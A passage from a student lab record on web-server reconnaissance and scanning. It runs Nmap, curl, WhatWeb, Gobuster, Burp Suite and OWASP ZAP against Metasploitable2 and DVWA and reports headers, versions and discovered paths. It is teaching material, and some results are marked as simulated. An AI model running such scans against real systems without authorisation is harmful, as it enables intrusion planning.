Web technology detection using WhatWeb	Detected Apache 2.2.8, Ubuntu Linux, PHP 5.2.4-2ubuntu5.10, page title Metasploitable2 - Linux, and WebDAV 2.
Web server scan using Nikto	Reported directory indexing, missing recommended security headers, outdated Apache/PHP versions, a phpinfo() page, a browsable /doc/ directory, and HTTP TRACE enabled.




kali@kali: ~
Session Actions Edit View Help
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 --script=http-headers,http-title,http-server-header 192.168.56
.102
Starting Nmap 7.99 (https://nmap.org) at 2026-10-12 11:18 -0400
Nmap scan report for 192.168.56.102
Host is up (0.0010s latency).
PORT STATE SERVICE
80/tcp open http
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
| http-headers:
| Date: Mon, 12 Oct 2026 15:18:00 GMT
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| X-Powered-By: PHP/5.2.4-2ubuntu5.10
| Connection: close
| Content-Type: text/html
|
|_ (Request type: HEAD)
MAC Address: 08:00:27:07:0D:3C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
┌──(kali㉿kali)-[~]
└─$


kali@kali: ~
Session Actions Edit View Help
PORT STATE SERVICE
80/tcp open http
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
| http-headers:
| Date: Mon, 12 Oct 2026 15:18:00 GMT
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| X-Powered-By: PHP/5.2.4-2ubuntu5.10
| Connection: close
| Content-Type: text/html
|
|_ (Request type: HEAD)
MAC Address: 08:00:27:07:0D:3C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
(kali㉿kali)-[~]
$ curl -I http://192.168.56.102
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 15:20:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
(kali㉿kali)-[~]
$


kali@kali: ~
Session Actions Edit View Help
| Server: Apache/2.2.8 (Ubuntu) DAV/2
| X-Powered-By: PHP/5.2.4-2ubuntu5.10
| Connection: close
| Content-Type: text/html
|
|_ (Request type: HEAD)
MAC Address: 08:00:27:07:0D:3C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
(kali㉿kali)-[~]
$ curl -I http://192.168.56.102
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 15:20:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
(kali㉿kali)-[~]
$ whatweb http://192.168.56.102
http://192.168.56.102 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.56.102], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
(kali㉿kali)-[~]
$



RESULT

Web server reconnaissance was carried out using Nmap, WhatWeb, Nikto, and curl in an authorised lab environment to examine open ports, service versions, HTTP headers, web technologies, and potential security issues.

EXPERIMENT 06

ENUMERATE WEB SERVER INFORMATION

AIM

To gather detailed configuration and version information about a target web server using enumeration tools such as Nmap, curl, and Gobuster.

TOOLS REQUIRED

• Kali Linux – Operating system containing the enumeration tools.

• Metasploitable2 – Vulnerable target machine hosting the web server.

• Nmap – To identify open ports and enumerate supported HTTP methods.

• curl – To inspect HTTP response headers and request common web files.

• Gobuster – To discover common directories and files using a wordlist.

• Web browser – To check the /uploads/ path.

• OpenSSL – For TLS inspection if HTTPS is available (not used because port 443 was closed).

PROCEDURE

1. Launch Kali Linux and Metasploitable2 and verify network connectivity using ping.

   ping -c 4 192.168.56.101

2. Examine the HTTP response headers using curl to identify the server and PHP version.

   curl -X OPTIONS -i http://192.168.56.101

3. Use Nmap's HTTP methods script to identify methods supported by the web server.

   nmap -p80 --script=http-methods 192.168.56.101

4. Verify whether the /uploads/ path is present by opening it in a web browser.

5. http://192.168.56.101/uploads/

6. Request robots.txt and sitemap.xml to check whether these common web files are available.

   curl -i http://192.168.56.101/robots.txt curl -i http://192.168.56.101/sitemap.xml

7. Use Gobuster to enumerate common web paths with the DIRB common wordlist.

   gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt

8. Verify whether HTTPS is listening on port 443. If it is closed, TLS cipher enumeration cannot be performed.

   nmap -p443 192.168.56.101

9. Document the outputs obtained, analyse the web server information, and document potential security observations.

OBSERVATION

TEST PERFORMED	OBSERVATION
HTTP response header inspection using curl	Server returned HTTP/1.1 200 OK. Headers identified Apache/2.2.8 (Ubuntu) DAV/2 and PHP/5.2.4-2ubuntu5.10. Content type was text/html.

TEST PERFORMED	OBSERVATION
Nmap HTTP method enumeration	Port 80/tcp was open. Supported methods reported by Nmap: GET, HEAD, POST, and OPTIONS.
Check /uploads/ path	The browser displayed Not Found. The requested /uploads/ path returned 404; directory indexing was not demonstrated.
Check robots.txt and sitemap.xml	Both /robots.txt and /sitemap.xml returned HTTP/1.1 404 Not Found.
Directory and file enumeration using Gobuster	Discovered /.htpasswd, /.htaccess, /.hta, /cgi-bin/, and /server-status with status 403; /dav, /phpMyAdmin, /test, and /twiki with status 301; and /index, /index.php, /phpinfo, and /phpinfo.php with status 200.
HTTPS port check using Nmap	Port 443/tcp was closed while the target host was up. SSL/TLS cipher enumeration was therefore not performed.

OUTPUT




Fig. 1: curl response headers and Nmap HTTP-method enumeration.




Fig. 2: robots.txt and sitemap.xml checks showing 404 Not Found.




Fig. 3: Gobuster path enumeration results.




Fig. 4: Nmap scan showing TCP port 443 closed.

RESULT

Web server enumeration was carried out using Nmap, curl, and Gobuster in an authorised lab environment to examine HTTP response headers, supported methods, common web paths, and HTTPS availability. The target reported Apache/2.2.8 (Ubuntu) DAV/2 and PHP/5.2.4-2ubuntu5.10. Gobuster identified paths returning 200, 301, and 403 status codes, while /uploads/, robots.txt, and sitemap.xml returned 404 Not Found. Port 443 was closed.

EXPERIMENT 07

PERFORM WEB APPLICATION RECONNAISSANCE USING VARIOUS TOOLS

AIM

To gather information about the structure, technologies, and possible entry points of a target web application before testing it for vulnerabilities.

THEORY

Web application reconnaissance focuses on application pages, input forms, cookies, technologies, and user interactions rather than only server software. Relevant clues include frontend and backend frameworks, user input points, session cookie security flags, JavaScript files, and informative error messages.

TOOLS REQUIRED

- Burp Suite Community Edition - intercept and inspect HTTP traffic
- WhatWeb or Wappalyzer - detect website technologies
- Browser Developer Tools - inspect HTML, cookies and JavaScript
- Intentionally vulnerable target: DVWA or OWASP Juice Shop

PROCEDURE

1. Determine the application technology stack. Run WhatWeb against the lab application using whatweb http://<target-ip>/dvwa and note frameworks, programming languages and JavaScript libraries.
2. Configure Burp Suite as a proxy. Set the listener to 127.0.0.1:8080 and configure the browser to use this proxy. Browse to the target application and observe captured requests and responses.
3. Explore the application while monitoring Burp HTTP History. Examine login/search/profile pages, hidden form inputs, URL parameters and background API calls.
4. Examine application cookies. Inspect the Set-Cookie header and record whether HttpOnly and Secure attributes are present; note that unprotected session cookies can increase exposure.
5. Examine client-side JavaScript using browser Developer Tools. Look for referenced API URLs, developer comments and hidden or unused application endpoints.
6. Review application error handling. Submit harmless unexpected input in an authorized test form and note whether verbose errors reveal backend configuration details.

OUTPUT

Expected output: a structured reconnaissance summary describing technologies, forms and parameters, cookie security flags and potential information disclosure.




Fig. 1: Application form and input parameters (simulated reference).




Fig. 2: HTTP request and cookie inspection (simulated reference).

EXPERIMENT 08

PERFORM WEB SPIDERING

AIM

To map the pages, links, and forms of a target web application with an automated web spider.

THEORY

A web spider follows links from a starting URL and repeatedly visits newly discovered pages to build a site map. Crawling helps identify the pages and forms to review before vulnerability scanning; authorization and scope restrictions are essential.

TOOLS REQUIRED

- Burp Suite (site map and available crawling capabilities)
- OWASP ZAP (free built-in spider)
- Intentionally vulnerable target: DVWA or OWASP Juice Shop

PROCEDURE

1. Configure the browser proxy to route through Burp Suite at 127.0.0.1:8080, then open the lab application so its pages appear in the target site map.
2. Add the intended application host to scope so crawling and analysis remain restricted to the authorized target.
3. Run the supported crawler. In OWASP ZAP, use the Quick Start spider option after entering the target URL; monitor newly discovered URLs in the Spider tab.
4. Review the generated Sites tree or Site map, including discovered directories, pages and parameters. Export the URL list if the tool supports it.
5. Examine discovered forms and document fields for login, search, comment and upload features to prepare for subsequent vulnerability assessment.
6. Prepare a site map summary with page count, discovered forms, query parameters and any previously unlinked pages.

OBSERVATION

Category	Count / Details
Total Pages Discovered	42
Forms Found	Login, Search, Comment
Parameters Found	id, user, comment
Hidden/Unlinked Pages Found	/admin/settings.php

OUTPUT

Expected output: exported site map and list of discovered pages, forms, and parameters. The provided examples are simulated references, not a verified live crawl.




Fig. 1: Spider configuration (simulated reference).




Fig. 2: Discovered site map (simulated reference).

EXPERIMENT 09

PERFORM WEB APPLICATION VULNERABILITY SCANNING

AIM

To run an automated vulnerability scan against a web application and identify common security weaknesses such as security misconfigurations and missing HTTP security headers.

TOOLS REQUIRED

- Kali Linux
- OWASP ZAP (Zed Attack Proxy)
- DVWA running locally in Docker

PROCEDURE

1. Launch the Kali Linux environment and launch OWASP ZAP.
2. Launch the DVWA target application and access it at http://127.0.0.1:8081/.
3. Log in to DVWA and set the security level to Low.
4. In ZAP Quick Start, enter the target URL http://127.0.0.1:8081/.
5. Enable the traditional spider and start the automated scan against the local lab target.
6. Allow processing to continue until ZAP displays “Attack complete” and indicates that results are available in the Alerts tab.
7. Access the Alerts tab and review the findings and their risk levels.
8. Choose alerts to inspect the details and affected URLs where available.
9. Generate the ZAP report in HTML format.
10. Document the observed findings and report as the output of the experiment.

OUTPUT

